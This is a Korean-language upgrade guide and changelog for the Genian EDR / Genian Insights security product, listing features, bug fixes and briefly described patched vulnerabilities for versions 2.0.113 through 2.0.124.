릴리즈 노트의 내용은 Genian EDR을 사용하는 사용자를 위해서 작성되었으며, Genian EDR 사용자가 아닌 사람에게 배포하는 것은 허용되지 않습니다.
릴리즈 노트의 내용은 제품 개선에 따라 예고없이 변경될 수 있습니다.

23.1 업그레이드 가이드

23.1.1 주의사항

- 업그레이드를 하기 전 반드시 업그레이드 가이드와 릴리즈 노트를 충분히 읽어보신 뒤 문제되는 사항이 없는지를 확인하신 후 진행하시기 바랍니다.
- 제품 다운그레이드는 지원되지 않습니다. 제품을 다운그레이드 하는경우 상위버전에서 수행한 DB 테이블 변경으로 인해 오동작할 수 있습니다. 부득이하게 다운그레이드를 해야하는 경우 다운그레이드 하는 버전에서 생성한 백업파일로 DB를 복구해서 사용해야 합니다.
- 정책서버 및 DB 업그레이드를 하는 경우 반드시 백업을 수행하는것을 권장합니다.
- 기존버전과 업그레이드 버전간의 버전차이가 큰 경우 다수의 DB테이블 구조변경으로 인한 Migration 으로 인해서 업그레이드가 장시간 소요될 수 있습니다. 이때 CLI 콘솔에 접속하면 DB migration중임을 알리는 메시지가 표시되며, migration 중인 경우 절대로 서비스를 중지하거나 장비를 재부팅해서는 안됩니다.

23.1.2 정책서버 업그레이드 방법

Genian EDR은 관리콘솔에서 업그레이드를 진행할 수 있습니다.

WEBUI를 이용한 진행

- .img 파일을 **관리> 업데이트 관리 에 시스템OS** 에서 제품 업로드 버튼을 클릭하여 제품을 업로드 한 후, 업그레이드 시작 버튼을 클릭합니다. 업그레이드 완료되면 로그인페이지로 이동 됩니다.

23.1.3 에이전트 업데이트 방법(Genian NAC 에서 수행)

정책서버 업그레이드 후 에이전트도 함께 업데이트 해야 합니다. 시스템 > 에이전트 > 플러그인 에 플러그인 업로드를 선택하여 Threat Detector2 플러그인을 업로드 합니다.

Genian NAC에 설정 된 시스템 정책 동작 주기에 따라 자동으로 플러그인 업데이트를 진행 합니다.

23.2 Release Notes

23.2.1 Current Versions

Genian Insights 2.0.124 (R) Release Notes (2024-03-07)

Last Updated: 2024-03-18

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
38693	GS-8508	ML	ML 모델 업데이트	
38693	GS-8457	Frontend	'글로벌 파일명'을 '내부 파일명'으로 명칭 변경	
38693	GS-8423	Agent	자동/수동 아티팩트 수집 시 "네트워크 패킷 수집" 기능 지원	
38693	GS-8380	Elasticsearch	이벤트 검색 및 대시보드에서 'ParentProcName'을 검색 및 조건으로 넣을 수 있도록 개선	
38693	GS-7690	Agent	Yara Rule 검사 기능개선	
38693	GS-4656	Agent	WindowsApp의 전자서명 정보를 구하고 검증할 수 있도록 기능 개선	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
38834	GS-8614	Backend	Add/Remove 컴포넌트 옵션에서 너무 많은 설정 입력 후 저장 시 413 에러 발생	2.0.113
38833	GS-8690	Frontend	위협 탐지 지표에 관련없는 데이터가 표시되는 문제	2.0.0
38823	GS-8664	Frontend	진단 규칙 추가 후 FileUpload 이벤트의 "파일2" 항목 수정 불가한 문제	2.0.8
38731	GS-8652	Frontend	WEBUI 로케일이 en 일 때 잘못 표시되는 메뉴명 수정	2.0.20, 2.0.101
38693	GS-8630	Backend	서버관리 > '외부 수신 IP' 설정해도 외부 에이전트가 REST API 요청 실패하는 문제	2.0.104
38693	GS-8574	Backend	syslog 인증대체 후 에이전트 재시작 시 인증정보가 사라지는 문제	2.0.15
38693	GS-8538	Frontend	서브 아이디가 포함된 MITRE Techique 태그 클릭 시 할당된 ID의 공식 문서로 이동하지 않는 현상	2.0.122
38693	GS-8470	Backend	정보동기화 수정시 사용자 쿼리 설정값이 제거되지 않는 문제	2.0.11
38693	GS-8367	Backend	CSV를 통한 정보동기화 시 한 사용자의 IP가 2개 이상이고, MAC정보가 없을 경우 엔드포인트 식별 정보 화면의 MAC에서 ',' 가 출력되는 현상	2.0.102

23.2.2 Previous Versions

Genian Insights 2.0.123 Release Notes (2024-02-07)

Last Updated: 2024-03-07

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
38691	GS-8612	Agent	설치후 서버에 계속 미접속 상태인 에이전트 자동 삭제	
38306	GS-8415	Agent	mshta.exe 가 .hta 파일을 실행한 경우, " 아티팩트 자동수집" 기능에 의해 샘플이 수집되도록 개선	
38306	GS-8414	Agent	특정 특수문자 ("$") 을 포함한 파워쉘 커맨드를 진단	
38306	GS-8413	Agent	일정 FileSize 이상의 lnk 파일 생성 시 진단하도록 SuspiciousLnkFile 진단룰 진단 규칙 개선	
38306	GS-8412	Agent	SuspiciousLnkFile 진단룰 오탐을 줄이기 위한 진단 규칙 개선	
38306	GS-8316	Agent	스크립트 이중 확장자 탐지 기능	
38306	GS-8258	Agent	확장자 기반 스크립트 실행 탐지	
38306	GS-7493	Frontend	이벤트 조사에서 검색어 문법 체크시 이벤트 필드에 대한 체크도 가능하도록 개선	
38306	GS-7332	Frontend	최근 검색 기록에 기간 정보 추가	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
38630	GS-8617	Frontend	대시보드 탭에 스크롤이 생기지 않아 위젯 일부가 표시되지 않는 문제	2.0.123
38628	GS-8257	Frontend	자동 업데이트 옵션을 사용으로 변경 후 시작 일시를 변경하지 않으면 에이전트에서 자동 업데이트가 동작하지 않는 현상	2.0.11
38611	GS-8606	Agent	숨김 속성이 설정된 예약 작업은 XBA 진단되지 않음	2.0.110
38545	GS-8601	Frontend	서버 관리 영문 페이지에서 업그레이드 상태가 보이지 않는 문제	2.0.112
38414	GS-8556	Backend	매달 마지막 날짜 es monthly 백업이 되지 않는 문제	2.0.116
38306	GS-8479	Backend	EDR 클러스터 구성에서 아티팩트 수집 후 '데이터 로드' 실패하는 문제	2.0.123
38306	GS-8328	Agent	탐지된 위협의 대응 정책을 '탐지만 수행'으로 설정하여도, XBA 기본 대응 정책이 적용되는 문제	2.0.115
38306	GS-8314	Agent	원격 데스크탑의 네트워크 드라이브 접속 불가 문제	1.5.100

Genian Insights 2.0.122 Release Notes (2024-01-11)

Last Updated: 2024-02-02

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
38067	GS-8408	Backend	내 정보 변경 시 ID파라미터를 변경하는 경우 변경한 ID로 유저정보가 변경되는 문제		2.4

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
38185	GS-8139	Backend	XBA 위협탐지시 위협 정보에 ATT&CK 태그 추가	
38168	GS-8421	Frontend	수집기SET 생성 팝업에서 이름 필수입력 Alert 방식 수정	1.0.0
38095	GS-8411	Agent	시스템 Locale이 en으로 설정된 경우에도 XBA 진단 정보 중 일부 항목이 한글로 표시됨	
37871	GS-8225	Backend	syslog 전송 시 RFC5424 포맷으로도 전송할 수 있도록 개선	
37871	GS-8222	Frontend	인덱스 패턴의 " 이름" 수정 가능하도록 개선	
37871	GS-8199	Agent	악성 CHM 파일 관련 XBA 진단룰 추가	
37871	GS-8159	ThreatDetector	사용자정의 IOC 대응정책에 '태그만' 옵션 추가	
37871	GS-7582	Frontend	기간비교 위젯 기능 고도화	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
38217	GS-8307	Agent	에이전트 시작 직후 단말이 재부팅되는 경우, 간헐적으로 필터 드라이버가 로딩되지 않는 문제	1.5.100
38179	GS-7482	Frontend	NAC 센서 및 헬스 점검 위젯 데이터 정상 출력되지 않는 문제	2.0.100
38175	GS-8517	Frontend	엔드포인트 시스템 정보의 저장 장치 용량이 다르게 표시되는 문제	2.0.100
37941	GS-8464	Backend	에이전트 배포관리 UI에서 상단 필터 클릭시 목록 카운트가 맞지 않는 문제	2.0.121
37937	GS-8402	Frontend	ChildProcessCreate 이벤트의 수집 예외 설정 추가 시 잘못된 정보가 추가되는 문제	2.0.11
37933	GS-8435	Frontend	공격 스토리 라인의 상세 정보가 잘못 표시되는 문제	2.0.101
37871	GS-8163	Agent	간헐적으로 파일 첨부 이벤트(FileAttach)의 웹 관련 정보가 누락되는 문제	2.0.108

Genian Insights 2.0.121 Release Notes (2023-12-07)

Last Updated: 2024-01-02

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
37420	GS-8166	ThreatDetector	위협탐지시 alert 데이터에 위협분류(AlertDecision) 정보 추가	
37420	GS-8157	Backend	응답헤더에 Server정보 노출하지 않도록 개선	
37420	GS-8156	Backend	관리자 비밀번호 변경시 현재 비밀번호 검증 우회 취약점	
37420	GS-8107	Frontend	LIVE 검색 상세화면 필드 크기 조절 기능 개선	
37420	GS-8056	Frontend	LIVE 검색 상세 화면의 그리드 헤더 필드가 구분되도록 스타일 개선	
37420	GS-7987	Agent	하우리 AV (Virobot Security) 연동	
37420	GS-7937	Backend	미접속 계정 자동 삭제 기능 추가	
37420	GS-7855	Frontend	이상행위 커스텀 룰 단위 최종수정일자 표기	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
37754	GS-7801	Frontend	LIVE 검색 결과 화면의 엔드포인트 목록이 스크롤되지 않는 문제	2.0.100
37747	GS-8385	Backend, Frontend	Syslog 설정 값이 너무 큰 경우에 업데이트 API 요청시 413 오류 발생하는 문제	2.0.100
37734	GS-8394	Frontend	이벤트 조사 화면에서 캘린더 버튼을 클릭하는 경우 화면이 멈추는 현상	2.0.100 (MLTOS)
37420	GS-8230	Frontend	LIVE 검색 화면의 검색 조건 설정 시 항목의 리스트가 단말 그룹핑을 위한 조건으로 출력되는 현상	2.0.121
37420	GS-8078	Agent	자동 실행 등록이 탐지되지 않는 문제	2.0.110

Genian Insights 2.0.120 Release Notes (2023-11-01)

Last Updated: 2023-12-07

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
37419	GS-8355	Tomcat	Tomcat version upgrade (8.5.86 -> 8.5.96)		7.5

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
37168	GS-7797	Agent	이벤트의 "IP" 항목이 빈 문자열로 입력되는 문제	
37165	GS-8201	Agent	Application Shimming 관련 진단룰 개선	
37040	GS-8097	Agent	DLL 인젝션 관련 성능 개선	
36882	GS-8081	Frontend	GMODULE에서 'LIVE검색 결과 정리' 기능 제공	2.0.102
36882	GS-7956	Agent	저사양 환경에서 부하가 높은 일부 기능을 제한하도록 개선	
36882	GS-7948	Agent	악성 파워쉘 스크립트 실행 탐지	
36882	GS-7494	Backend	사용자정의 IOC에 태그(Tag) 설정 추가	
36882	GS-7404	Frontend	이상행위 룰셋 화면 목록에 "규칙 ID" 컬럼 추가	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
37455	GS-8340	Frontend	endpoint 인덱스를 사용하는 엑셀 내보내기 시 GC 동작 및 _id 사용량이 높아져 동작하지 않는 문제	2.0.109
37293	GS-8249	python	send2mssql 플러그인에서 문자열을 date 타입으로 변환하지 못하는 문제	2.0.20
37287	GS-8269	Backend	리포트 내려받기가 동작하지 않는 문제	2.0.118
37278	GS-8260	Backend, Logstash	Syslog 전송 시, 의심파일 정보 필드가 대체 문자열 (NULL) 로 변경되지 않는 문제	2.0.6
37252	GS-8208	Agent	에이전트 업데이트 플러그인 관련 감사로그 수정	2.0.11
37179	GS-7638	Backend	Indexpattern 테이블 DB migration 시 사용자가 추가한 패턴이 삭제되는 문제	
37164	GS-8221	Agent	스크립트 실행 프로세스 (ScriptingParentProcess) 가 잘못 선정되는 문제	2.0.104
37151	GS-8214	Agent	안티랜섬 플러그인 설치 실패 개선	2.0.107
37127	GS-8262	Frontend	그룹 정책 상세화면에서 정책 즉시 적용 버튼이 활성화되지 않는 현상	2.0.120
37102	GS-8207	Frontend	사이드 검색 필터 토글 시 이벤트 스토리 라인이 리사이징되지 않는 문제	2.0.13
37073	GS-8226	Frontend	파일 상세 분석 화면의 목록이 삭제되지 않는 문제	2.0.15
37069	GS-8141	Frontend	인쇄 기능 사용 시 PDF 파일 내용이 깨지는 현상	2.0.100, 2.0.15
37066	GS-8220	Backend	대시보드 가져오기 수행시 특정 위젯 출력하는 도중에 오류가 발생하는 문제	2.0.14
37065	GS-8186	Database	mysql 에 access list에 포함되지 않는 ip로 접속 가능한 문제	2.0.115
37042	GS-8176	Agent	난독화된 파워쉘 커맨드가 진단되지 않는 문제	2.0.106
36882	GS-8012	IOC DB	Suspicious IP에 대한 IOC 생성 오류	2.0.120
36882	GS-7663	Frontend	그리드 컬럼 크기, 위치를 변경하는 경우 1페이지로 이동하는 현상	2.0.5

Genian Insights 2.0.119 Release Notes (2023-10-10)

Last Updated: 2023-11-01

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
36825	GS-8154	Backend	'정책 즉시 적용'이 필요한 상태인지 확인 후에 '정책 즉시 적용' 처리하도록 API 개선	
36817	GS-8150	Agent	안티랜섬 플러그인 최신 NAR SDK (23.10.24.1) 적용	
36585	GS-7970	Agent	윈도우 패스워드 필터 변조 탐지	
36585	GS-7963	Backend	Threat Event API (위협 이벤트 API) 최대 검색 범위 옵션화	
36585	GS-7949	Agent	GsProtect 서비스 레지스트리 보호 대상 추가	
36585	GS-7927	Agent	전자서명감사로그에 대한 대상(Agent, Antiransom)을 기록하도록 개선	
36585	GS-7922	Agent	wuaucltcore.exe 프로세스의 file 이벤트를 bypass하도록 EventBypass 패턴 추가	
36585	GS-7828	Agent	자체보호 정책 API 추가	
36585	GS-7776	Agent	에이전트에서 윈도우 감사 정책 제어 기능 개발	
36585	GS-7725	Agent	난독화된 스크립트 실행 탐지	
36585	GS-7610	Agent	WatchDog 서비스(GsProtect)가 삭제 및 변경되지 않도록 권한(DACL) 설정	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
36819	GS-8059	Agent	XBA Built-in 룰 업데이트가 정상적으로 되지 않는 문제	2.0.11
36720	GS-8094	Agent	event.db 무결성 오류 발생 시 GsAgent.exe 프로세스가 CPU 점유하고 단말이 느려지는 문제	2.0.13
36628	GS-8090	Backend	룰셋 진단규칙 검색 시 매칭되는 데이터가 없지만 검색되는 문제	2.0.11
36585	GS-8036	Agent	자체보호 초기 설정 완료 전 에이전트의 레지스트리 키 접근을 차단하는 문제	2.0.6
36585	GS-7990	Backend	라이선스 단말수 초과하지 않았는데 IOC 업데이트 수행하지 않는 문제	2.0.105
36585	GS-7920	Frontend	통합검색의 JSON 출력 화면에 배열 형태의 정보가 출력되지 않는 현상	2.0.106
36585	GS-7809	Backend	ECO 공유 대시보드 > 이벤트 분석, 전체현황 추가 시 서버 오류가 발생하는 문제	2.0.113

Genian Insights 2.0.118 Release Notes (2023-09-05)

Last Updated: 2023-10-10

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
36450	GS-7945	Backend	세션 하이잭킹을 통해 로그인없이 인증API를 사용할 수 있는 취약점		3.9

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
36539	GS-8085	Backend	변경된 구글맵 API 정책에 맞추어 구글맵 관련 설정 변경	2.0.0
36462	GS-8034	Backend	백업파일 FTP/SFTP 전송시 포트설정 기능 추가	
36440	GS-8028	Agent	log collect 과정에서 트랜잭션 처리를 추가하여 성능 개선	
36416	GS-8021	Frontend	백업저장장치경로 CIFS 설정 예시를 [\IP경로]에서 [//IP/경로]로 변경	2.0.108
36329	GS-8040	Agent	로그백업 기능이 월 2회이상 진행되는 경우 Windows Temp 폴더가 삭제되는 문제	
36207	GS-7918	Agent	SuspiciousLNK 진단룰 예외 규칙 추가	
36207	GS-7871	Backend	OpenSSH 버전 9.3p2 업그레이드	
36207	GS-7850	Agent	NAC 연동시 장비태그가 설정 되지 않는 문제	
36207	GS-7830	Frontend	IP 주소에 대한 오탐 보고 신고 기능 제거	
36207	GS-7790	Agent	LNK 파일 관련 가시성 및 진단 기능 개선	
36207	GS-7720	Backend	보안 점검 기능(LiveResponse) 사용 시 2단계 인증하도록 개선	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
36555	GS-8073	Frontend	위협 분석 화면에서 위협 관리 시, 타임 히스토리 화면이 깨지는 문제	2.0.0
36454	GS-8052	Agent	안티랜섬 플러그인 동작 상태가 올바르게 표현되지 못하는 문제	2.0.111
36437	GS-8014	Agent	반복적인 IP 변경이 거의 동시에 발생하는 경우 에이전트 크래시 발생	2.0.115
36337	GS-8015	Frontend	태그 추가 설정 화면의 그리드 옵션 중 n개씩 보기를 설정하는 경우 데이터가 n개만 표기되는 현상	2.0.8
36207	GS-7952		XBA 탐지 시 아티팩트 수집 쓰레드가 무한 생성 및 종료되는 현상	
36207	GS-7942	Backend	서버 https port 변경후 에이전트에서 수신한 프로파일에는 기본포트(443)가 전송되는 문제	2.0.118
36207	GS-7833	Agent	AMSI 6432호환모드 및 32bit에서 설치 안 되는 문제	2.0.114
36207	GS-7351	Backend	대시보드 디스크 사용량 위젯에서 디스크 용량값이 2TB 이상 표시 되지 않는 문제	2.0.106

Genian Insights 2.0.117 Release Notes (2023-08-01)

Last Updated: 2023-09-06

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
35635	GS-7530	Frontend	관리자의 API 키가 다른 관리자에게 노출되는 취약점		5.3

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
35635	GS-7703	Database	위협 탐지 시 표시되는 외부 링크 목록에서 malwares.com 제거	
35635	GS-7637	Agent	에이전트 크래시 발생 시 처리 방식 개선	
35635	GS-7614	Backend, Frontend	에이전트 배포 관리 상세화면의 통계 UI 개선	
35635	GS-7600	Agent	자체보호 서비스 삭제 방지 기능 추가	
35635	GS-7579	Backend	REST API를 통한 사용자 정보 동기화 기능 추가	
35635	GS-7578	GenianOS	EDR 제품 이미지(CT64)의 대용량 사이즈를 대비한 생성 및 검증로직 개선	
35635	GS-7326	Agent	자체보호 차단 로그 추가	
35635	GS-7281	IOC Updater	iocupdater v1 삭제	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
36162	GS-7968	Frontend	일부 네트워크 이벤트 정보가 잘못 표시되는 문제	2.0.108
36002	GS-7958	Frontend	위협 분석 시 공격 스토리 라인에 파일명이 표시되지 않는 문제	2.0.116
35890	GS-7938	Frontend	이벤트 스토리 라인에서 대행 프로세스가 잘못 선택되는 문제	2.0.100
35814	GS-7897	Agent	동적 메모리 할당 실패 관련 xfilter BSoD 발생	1.5.100
35635	GS-7674	Frontend	브라우저 언어설정이 영어 일 때 관리자 계정 수정 후 계정 수정 팝업창이 영문으로 보이는 현상	2.0.17
35635	GS-7665	Backend	CSV 정보 동기화시 HTTPS 경로로 동기화 되지 않는 문제	2.0.11
35635	GS-7641	Frontend	위협 관리 화면에서 'EventType' 이 'winevt' 인 XBA 위협 데이터가 출력되지 않는 현상	2.0.106
35635	GS-7625	Backend	사원 추가 시 엔드포인트 식별 정보를 입력한 경우 삭제 후 같은 식별 정보로 재 생성이 안되는 문제	2.0.102
35635	GS-7545	Frontend	인덱스 패턴 추가 시 입력 항목 예외처리가 동작하지 않는 문제	1.0.0
35635	GS-6195	Frontend	브라우저 가로 크기를 줄였을 때 자식 CONF 컴포넌트가 지정된 영역을 벗어나는 현상	1.0.0

Genian Insights 2.0.116 Release Notes (2023-07-05)

Last Updated: 2023-07-31

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
35599	GS-7775	Agent	MagicLine4NX 취약 버전에 의한 lateral movement 탐지	
35465	GS-7848	Frontend	파일 이벤트의 파일명을 최종파일명으로 표시하도록 개선	
35146	GS-7692	Agent	안티랜섬 파일 백업 기간 및 파일시스템 분석 기능 정책 추가	
35146	GS-7646	Agent	프로세스 명에 한글이 포함된 경우 BSoD 발생하는 문제 (IRQL_NOT_LESS_OR_EQUAL)	
35146	GS-7623	Agent	에이전트 내부 동작설정에 이벤트 수집 및 전송주기 최대값 개선	
35146	GS-7620	Database	dbmigration 시 dbname에 특수문자(hyphen 등) 지원	
35146	GS-7565	Frontend	계정, 시스템, 브라우저 언어 설정에 따른 로그인 화면 텍스트 개선	
35146	GS-7535	Agent	안티랜섬 플러그인 단말 Delay 증상 개선	2.0.107
35146	GS-7386	Agent	실행 파일의 버전 정보를 XBA 진단 조건으로 사용할 수 있도록 개선	
35146	GS-7333	Agent, Backend, Frontend	엔드포인트에 설치된 소프트웨어 목록을 확인할 수 있는 UI 추가	
35146	GS-7087	Agent	안티랜섬 탐지 시 위협 관리 로직 구성	
34478	GS-7511	Agent	xfilter 드라이버의 메모리 유효성 검사 로직 강화	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
35597	GS-7766	Backend	시스템 언어 설정을 '영어'로 설정했음에도 감사로그의 '로그타입' 및 '로그ID' 값이 한국어로 표시됨	2.0.105, 2.0.104 (GOV)
35581	GS-7864	Agent	file 이벤트에 "Ext" 필드가 누락되는 문제	2.0.114
35556	GS-7221	Backend	라이선스 등록 후 threat 탐지가 안되는 문제	2.0.104
35472	GS-7760	Backend	정책 >"정책명" 변경 시, 엔드포인트 목록의 "정책명" 컬럼 반영 안되는 현상	2.0.107
35380	GS-7770	Backend	Elasticsearch 백업이 5분 이상 걸리는 경우 발생하는 문제 수정	2.0.108
35314	GS-7799	Agent	Syswow64의 cmd가 실행하는 배치파일의 RunScript이벤트 누락되는 문제	2.0.114
35311	GS-7810	Agent	설치된 소프트웨어 목록 수집 주기가 클 경우 최초 수집이 안 되는 문제	2.0.116
35304	GS-7821	Frontend	비밀번호 컴포넌트 사용 시, 변경된 값이 없으면 빈 값이 암호화되어 저장되는 문제	2.0.104 (GOV), 2.0.106
35299	GS-7792	Frontend	커스텀 룰 생성 시 신뢰도가 잘못 설정되는 문제	2.0.100
35296	GS-7767	Backend	Syslog 문자열 치환 옵션에서 공백("") 치환처리간 오류 수정	2.0.11
35293	GS-7773	Backend	Custom 룰이 존재하는 이상행위 룰셋을 복사한 경우, 복사된 룰셋 내부 Custom룰이 진단되지 않는 문제	2.0.106
35146	GS-7655	Agent	설치된 소프트웨어 목록에서 간헐적으로 이름이 잘 못 표시되는 문제	2.0.116
35146	GS-7642	Agent	에이전트 최초 설치 시 설치된 소프트웨어 정보가 누락되는 문제	
35146	GS-7486	Frontend	멀티 데이터 입력 CONF 컴포넌트 (type 66) 레이아웃 벗어나는 현상	1.5.2
35146	GS-7126	Backend	조직 관리의 빠른검색에서 ID로 검색 불가능한 문제	2.0.102

Genian Insights 2.0.115 Release Notes (2023-06-08)

Last Updated: 2023-07-03

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
35740	GS-7456	Database, Frontend	Endpoint 이벤트에 부서경로 정보, 그룹정보 추가	
35114	GS-7477	Agent	AMSI 사용되지 않는 이벤트 필터링	2.0.114
35018	GS-7688	Backend, Database	MySQL 8.0.33 업그레이드	
34806	GS-7365	Backend, Database	MySQL 8.0.32 업그레이드	
34733	GS-7567	Backend	EDR Event REST API 에 Aggregation (집계) 모드 추가	
34733	GS-7551	Agent	서명 문제로 인하여 OS 버전 별로 분리되어 있던 커널 드라이버 관련 파일 통합	2.0.106
34733	GS-7547	Agent	에이전트가 Proxy 서버를 통하여 서버와 통신(RestAPI) 할 수 있는 기능	
34733	GS-7479	Agent	압축라이브러리(zlib) 취약점 개선에 따른 버전 업그레이드	
34733	GS-7459	Agent	이벤트 처리 지연 시 원인 분석을 위해 메모리 덤프를 생성하도록 개선	
34733	GS-7455	Backend	대시보드 공유시 공유일/수정일 표기하도록 개선	
34733	GS-7444	Agent	GsAgent.exe 실행파일 난독화 적용	
34733	GS-7443	Agent	"API Hooking 사용" 디폴트 설정을 'on' 으로 변경	
34733	GS-7433	Agent	서버명령없이 에이전트 자체에서 일시정지 모드를 설정할 수 있도록 개선	
34733	GS-7430	Frontend	디폴트 리포트를 불러오는 경우 불필요한 API 불러오지 않도록 개선	1.5.103
34733	GS-7427	Backend	엔드포인트 그룹관리 필터 항목에 도메인, 로그온ID 추가	
34733	GS-7405	Agent	네트워크 격리시 알림메시지 팝업창 닫기 제한 기능	
34733	GS-7397	Agent	에이전트 재설치 기능	
34733	GS-7388	Agent	XBA 진단 알림 기능 개선 (offline 알림메시지, 룰별 알림메시지)	
34733	GS-6923	Agent	XBA 진단 시 Network 이벤트의 IP 관련 필드를 세부적으로 구분할 수 있도록 개선	
34733	GS-6838	Agent	원격 스레드 여부 식별 및 관련 정보 수집	
34733	GS-5988	Frontend	서버 모듈 상태 정보에 Event Pipeline 상태 추가	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
34917	GS-7670	Backend	SNMP 외부연동 시 비밀번호 없이 사용하는 경우 비밀번호가 Default 값으로 설정되는 문제	2.0.113
34908	GS-7629	Frontend	"ANTIRANSOM" 라이선스의 경우, 로그인 화면 제한 시 빈 화면이 출력되는 문제	2.0.106
34760	GS-7604	Agent	"아티팩트 수동 수집"시 "레지스트리" 아티팩트가 수집되지 않음	2.0.114
34733	GS-7512	Agent	nfilter.sys 종료 시 잠재적인 BSoD 가능성 수정	1.5.100
34733	GS-7462	Agent	파일수집 대상이 아닌 파일을 요청시 감사로그 남지 않는 문제	2.0.108
34733	GS-7447	Agent	프로세스 생성 차단 바이패스 룰 필드 처리 누락	2.0.113
34733	GS-7319	Frontend	리포트 메뉴에서 리포트 내용 변경 후 복사하는 경우 복사되지 않는 문제	2.0.0

Genian Insights 2.0.114 Release Notes (2023-05-11)

Last Updated: 2023-06-08

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
34552	GS-7574	Etc	서버 리소스 정보 수집에 사용되는 snmp 계정의 password 복잡성 강화	
34336	GS-7403	Agent	안티랜섬 플러그인 패키지내 파일 시스템 분석 기능 제거	
34336	GS-7392	Agent	프로세스 강제 종료 수행 후 감사로그에 에이전트 로그 타입이 "에러" 로 기록되는 문제	
34336	GS-7390	Agent	AntiRansom 사용안함이고 삭제인 경우 불필요한 상태정보를 요청하는 문제	
34336	GS-7387	Agent	NAC와 Agent Icon 통합 옵션을 정책에서 설정할 수 있도록 이관	
34336	GS-7384	Agent	Live Response를 통한 파일수행 명령시 다운로드 실패 코드를 출력하도록 개선	
34336	GS-7353	Agent	에이전트 롤백시 안티랜섬 플러그인 관리 로직 구성	
34336	GS-7329	ML	Custom ML에서 고객사의 과거 학습용 데이터를 삭제하도록 개선	
34336	GS-7313	Agent	에이전트 서비스 복구 모드 개선#2	
34336	GS-7226	Agent	안티랜섬 감사로그("TooManyFiles") 추가	2.0.107
34336	GS-7199	Agent	안티랜섬 전자서명 예외조건 추가	2.0.107
34336	GS-7098	Agent	원격 데스크탑(mstsc.exe)에서 파일을 전송한 경우 FileUpload가 남지 않는 문제 개선	2.0.3
34336	GS-6811	Agent	AMSI(Antimalware Scan Interface) 이벤트 수집	
34336	GS-6691	Agent	스크립트 수집 기능	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
34676	GS-7593	Agent	비정상적으로 종료된 GsAgent 서비스가 복구(재시작)되지 않는 문제	2.0.113
34569	GS-7587	Backend	진단명이 "의심스러운 예약 작업 등록"인 진단 예외 규칙 추가 시 입력 폼이 누락되는 문제	2.0.110
34564	GS-7602	Agent	AntiRansom 플러그인 설치가 실패하는 문제	2.0.116
34548	GS-7592	Agent	탐지위협 UI에서 위협상세정보가 표시되지 않는 문제	2.0.113
34546	GS-7599	Agent	FileAttach / FileUpload 이벤트가 정상적으로 기록되지 않음	2.0.114
34488	GS-7563	Agent	xfilter.sys 동기화 문제로 인한 BSoD 발생	1.5.100
34431	GS-7568	Agent	관리콘솔을 통한 에이전트 삭제가 실패하는 문제	2.0.114, 2.0.115, 2.0.116
34422	GS-7549	Agent	인젝션된 프로세스의 권한을 변경하여 정상적으로 동작하지 않는 문제	2.0.107
34387	GS-7548	Agent	자기 자신을 반복 실행하는 프로세스로 인한 BSoD 문제 수정	1.5.100
34381	GS-7550	Agent	윈도우의 스마트 스크린 기능과의 충돌로 인하여 에이전트 설치가 실패하는 문제	1.5.100
34336	GS-7491	Agent	AMSI XBA탐지 시 EventSequence가 맞지 않아 공격스토리라인에 표시되지 않는 문제	2.0.114
34336	GS-7467	Agent	XBA 정수비교 부정연산자 추가	2.0.114
34336	GS-7385	Agent	스크립트 프로세스 종료 후 AMSI Notify가 전송되어 AMSI이벤트가 누락되는 문제	2.0.114
34336	GS-7381	Frontend	리포트 내려받기를 하는 경우 아이콘이 이탤릭체 문자로 출력되는 문제	1.5.103
34336	GS-7380	Agent	에이전트 종료 시 간헐적으로 윈도우 탐색기가 비정상 종료되는 문제	2.0.114
34336	GS-7352	Database	통합검색에서 'Live검색' 검색결과가 정상적으로 표시되지 않는 문제	2.0.100
34336	GS-7341	Elasticsearch	이벤트 조사 화면의 AuthDeptName 항목에 대해 검색 자동완성 기능이 동작하지 않는 현상	2.0.100
34336	GS-7340	Agent	xfilter 모듈로 인하여 GsAgent.exe 종료가 지연되는 문제	2.0.111
34336	GS-7337	Agent	IMON 모듈로 인하여 GsAgent.exe 종료가 지연되는 문제	1.5.100
34336	GS-7309	Frontend	이벤트 상세정보 화면보다 '출력할 데이터가 없습니다.' 메시지가 상단에 노출되는 현상	1.0.0
34336	GS-7303	Frontend	이벤트 조사 화면의 필터 항목에서 이벤트 분류를 모두 비활성화하는 경우 계속 로딩 화면이 출력되는 현상	2.0.100
34336	GS-7301	Backend	이벤트 조사 상세화면에서 프로세스 강제종료 명령 수행 시 감사로그가 빈값으로 기록되는 문제	2.0.108
34336	GS-7292	Backend	사용자정의 코드 수정 화면에서 설명 입력 시 저장되지 않는 문제	2.0.15
34336	GS-7215	Agent	자체보호로 에이전트 업데이트가 불가능한 문제	2.0.112

Genian Insights 2.0.113 Release Notes (2023-04-06)

Last Updated: 2023-05-08

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
34259	GS-7501	Agent	GsView를 통해 관리자 권한으로 상승할 수 있는 취약점 개선	2.0.111	4.6
33915	GS-7266	Backend	불필요한 httpd FollowSymLink 옵션 제거		
33915	GS-7156	Backend, Frontend	XSS 취약점 존재 (HTML Injection)		5.6

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
